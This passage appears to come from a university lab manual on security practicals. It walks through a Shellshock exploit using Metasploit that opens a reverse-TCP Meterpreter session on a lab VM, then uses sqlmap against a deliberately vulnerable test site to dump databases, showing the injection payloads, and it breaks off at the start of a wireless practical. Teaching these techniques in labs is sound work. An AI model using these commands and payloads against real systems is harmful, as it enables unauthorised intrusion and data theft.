


14. Type `http://192.168.0.109/cgi-bin/status` and press Enter to check if there is a shellshock vulnerability in the webserver, as shown in Figure. If it shows an output as

shown in Figure, then there is a shellshock vulnerability



15. Open the Metasploit tool. It will open a window, as shown in Figure



16. Type the command 'use exploit/multi/http/apache_mod_cgi_bash_env_exec' and press Enter to select the exploit, as shown in Figure

17. Set the lhost using the command ‘set LHOST 192.168.0.133’ and press Enter. The IP of the Kali Linux is 192.168.0.133, as shown in Figure.

18. Set the rhost using the command ‘set RHOST 192.168.0.109’ and press Enter. The IP

of the Shellshock VM is 192.168.0.109, as shown in Figure

19. Set the TargetURI using the command ‘set TARGETURI /cgi-bin/status’ and press Enter, as shown in Figure

```
Terminal
File Edit View Search Terminal Help
.a$$$$$$$$$SS$$$$$$$$$SS$$$$$$$$$SS#==--"----^$/$$$$$$
,$$$$$$
ll&$$$$$'
.;;lll6666'
....;llll1&
.....;llll;.....
.....;lll...*.

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.14.10-dev
+ -- ---[ 1639 exploits - 944 auxiliary - 289 post
+ -- ---[ 472 payloads - 40 encoders - 9 nops
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
```

20. Set the payload using the command ‘set payload linux/x86/meterpreter/reverse_tcp’, and press Enter, as shown in Figure

```
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.10-dev                               ]
+ ... --=[ 1639 exploits - 944 auxiliary - 289 post          ]
+ ... --=[ 472 payloads - 40 encoders - 9 nops             ]
+ ... --=[ Free Metasploit Pro trial: http://r-7.co/trymsp  ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/re
verse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

21. Type ‘exploit’ and press Enter to run the exploit in the background, as shown in Figure 102. It will open a Meterpreter session

```
File Edit View Search Terminal Help
reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.133:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.109:80).
[*] Exploit completed, but no session was created.
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.133:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.109:80).
[*] Exploit completed, but no session was created.
msf exploit(apache_mod_cgi_bash_env_exec) > exploit


[*] Started reverse TCP handler on 192.168.0.133:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.0.109
[*] Meterpreter session 1 opened (192.168.0.133:4444 -> 192.168.0.109:38810) at 2018-03-22 09:27:46 -0400

meterpreter > help
```

From this opened meterpreter session, you can perform the following tasks: View the files and directories located in the machine, Delete, upload and download files from the machine, Execute applications remotely,

List the processes,
Launch a shell,
Reboot or shutdown the machine, etc.

22. Type help and press Enter to view the help on the meterpreter commands, as shown in Figure



The image shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command prompt: "meterpreter > help". The terminal displays a table of core commands:

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thre
ad	
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine id	Get the MSF ID of the machine attached to the sess

23. Type arp and press Enter to view the ARP cache, as shown in Figure

Terminal

File Edit View Search Terminal Help

```
less
getuid      Get the user that the server is running as
kill        Terminate a process
localtime   Displays the target system's local date and time
pgrep       Filter processes by name
pkill       Terminate processes by name
ps          List running processes
rev2self   Calls RevertToSelf() on the remote machine
shell       Drop into a system command shell
suspend    Suspends or resumes a list of processes
sysinfo    Gets information about the remote system, such as OS

meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp

ARP cache
=====


| IP address    | MAC address       | Interface |
|---------------|-------------------|-----------|
| 192.168.0.133 | 00:0c:29:25:75:9b | eth0      |


```

24. Type ipconfig and press Enter to view the IP configuration, as shown in Figure

Terminal

File Edit View Search Terminal Help

```
meterpreter > ipconfig

Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags     : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name      : dummy0
Hardware MAC : 4a:43:73:96:8a:51
MTU       : 1500
Flags     : BROADCAST

Interface 3
=====
```

Practical 8

Aim: Practical on injecting Code in Data Driven Applications: SQL Injection


Theory:

We will demonstrate how to test a website for SQL injection vulnerability. In order to carry out this lab, we will require the following: 1.Administrator privileges 2.Web browser with Internet connection 3.Kali Linux

Working:


To test a website for SQL injection vulnerability, perform the following steps:

- 1.Log in to Kali Linux.
- 2.Open a web browser and enter the URL of the website you want to exploit, as shown in Figure.




If a URL, for example <http://testphp.vulnweb.com/listproducts.php?cat=1>, has a GET parameter as cat=1, then it is vulnerable to SQL injection attacks.

3. You can check if your website is vulnerable by replacing the value 1 with * in GET parameter. If the website results in an error as shown in Figure 2, then it is vulnerable.



4. Open Terminal in Kali Linux as shown in Figure.



5. Type sqlmap-h and press Enter to view the help and the list of parameters passed in the SQLMAP, as shown in Figure.

```
root@kali:~# sqlmap -h
{1.1.4#stable}
http://sqlmap.org

Usage: python sqlmap [options]

Options:
-h, --help           Show basic help message and exit
-hh                 Show advanced help message and exit
--version           Show program's version number and exit
-v VERBOSE          Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK      Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL

--data=DATA         Data string to be sent through POST
```

6. Type the following command and press Enter to list the information about the existing databases, as shown in Figure 5(a), Figure 5(b) and Figure 5(c).
sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs

Enter N when SQLMAP asks to skip payload for other databases except for the detected database.

Enter N again when SQLMAP asks to include all tests.

```

root@kali:~#
File Edit View Search Terminal Help
--wizard           Simple wizard interface for beginner users
[!] to see full list of options run with '-hh'
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program
[*] starting at 07:44:41

[07:44:41] [INFO] testing connection to the target URL
[07:44:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:44:42] [INFO] testing if the target URL is stable
[07:44:42] [INFO] target URL is stable
[07:44:42] [INFO] testing if GET parameter 'cat' is dynamic
[07:44:42] [INFO] confirming that GET parameter 'cat' is dynamic
[07:44:43] [INFO] GET parameter 'cat' is dynamic
[07:44:43] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable
(possible DBMS: 'MySQL')
[07:44:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to
cross-site scripting attacks
[07:44:43] [INFO] testing for SQL injection on GET parameter 'cat'

root@kali:~#
File Edit View Search Terminal Help
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program
[*] starting at 07:44:41

[07:44:41] [INFO] testing connection to the target URL
[07:44:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:44:42] [INFO] testing if the target URL is stable
[07:44:42] [INFO] target URL is stable
[07:44:42] [INFO] testing if GET parameter 'cat' is dynamic
[07:44:42] [INFO] confirming that GET parameter 'cat' is dynamic
[07:44:43] [INFO] GET parameter 'cat' is dynamic
[07:44:43] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable
(possible DBMS: 'MySQL')
[07:44:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to
cross-site scripting attacks
[07:44:43] [INFO] testing for SQL injection on GET parameter 'cat'

n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided lev
el (1) and risk (1) values? [Y/n] n
[07:45:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:45:51] [WARNING] reflective value(s) found and filtering out
[07:45:52] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVI
NG clause' injectable (with --string="sem")
[07:45:52] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (FLOOR)'
[07:45:52] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)' injectable
[07:45:52] [INFO] testing 'MySQL inline queries'
[07:45:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[07:45:52] [WARNING] time-based comparison requires larger statistical model, please wait

```

```
root@kali: ~
File Edit View Search Terminal Help
...
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7828=7828

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(85
85=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL-- DQJC

[07:48:30] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:48:30] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:48:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:48:30
root@kali:~#
```

In output part-3, you can see the executed payloads, available databases and backend database version.

7. Type the following command and press Enter to list information about tables present in a particular database, as shown in Figure 6(a):
sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart – tables

Figure 6(a) and 6(b) displays the output.

```

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting at 07:51:05

[07:51:05] [INFO] resuming back-end DBMS 'mysql'
[07:51:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7828=7828

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(85
85=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query

```

```

root@kali:~# 
File Edit View Search Terminal Help
85=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,N
ULL,NULL,NULL-- DQJC

[07:51:10] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:51:10] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+

[07:51:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:51:10
root@kali:~#

```

In Figure 6(b), you can see that there are eight tables.

8. Type the following command and press Enter to list information about the columns of a particular table, as shown in Figure 7(a):

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
```

Figure 7(a) and 7(b) displays the output.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 08:08:06

[08:08:06] [INFO] resuming back-end DBMS 'mysql'
[08:08:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7828=7828

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(8585=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) 33 ->
```

```
root@kali: ~
File Edit View Search Terminal Help
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(858^
5=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a7653627871
467745777a78626969e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,NUL
L,NULL,NULL-- DQJC
...
[08:08:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:08:15] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-----+
| Column      | Type       |
+-----+
| description | text       |
| id          | int(10) unsigned |
| name        | text       |
| price       | int(10) unsigned |
| rewriterename | text       |
+-----+
[08:08:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 08:08:15
root@kali:~#
```

9. Type the following command and press Enter to dump the data from the columns, as shown in Figure 8(a):

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname
-dump
```

Figure 8(a) and 8(b) displays the output.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 08:21:45
[08:21:45] [INFO] resuming back-end DBMS 'mysql'
[08:21:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7828=7828

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(8585=8585,1)),0x716a7a6271,FL00R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: UNION query
```

```
root@kali:~#
File Edit View Search Terminal Help
[08:21:50] [INFO] the back-end DBMS is MySQL
Web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:21:50] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[08:21:51] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[08:21:51] [INFO] the SQL query used returns 3 entries
[08:21:51] [INFO] retrieved: Laser Color Printer HP LaserJet M551dn, A4
[08:21:52] [INFO] retrieved: Network Storage D-Link DNS-313 enclosure 1 x SATA
[08:21:52] [INFO] retrieved: Web Camera A4Tech PK-335E
[08:21:52] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: products
[3 entries]
+-----+
| name |
+-----+
| Laser Color Printer HP LaserJet M551dn, A4 |
| Network Storage D-Link DNS-313 enclosure 1 x SATA |
| Web Camera A4Tech PK-335E |
+-----+
[08:21:52] [INFO] table 'acuart.products' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[08:21:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 08:21:52
root@kali:~#
```

Practical 9

Aim: Wireless Network threats (sniff wifi hotspots, analyze strength, discover wireless access points)

Theory:


We will use InSSIDer to check the wireless network strength. We will learn how to: 1. Install and configure InSSIDer. 2. Check the wireless signal strength. To carry out this lab, you will require the following: 1.Windows OS 2.Web browser with Internet connection 3.Administrative privileges.

Working:

To detect the wireless network strength, execute the following steps:

1.Type <https://inssider.en.softonic.com/download> in the address bar of a web browser, and press Enter, as shown in Figure.

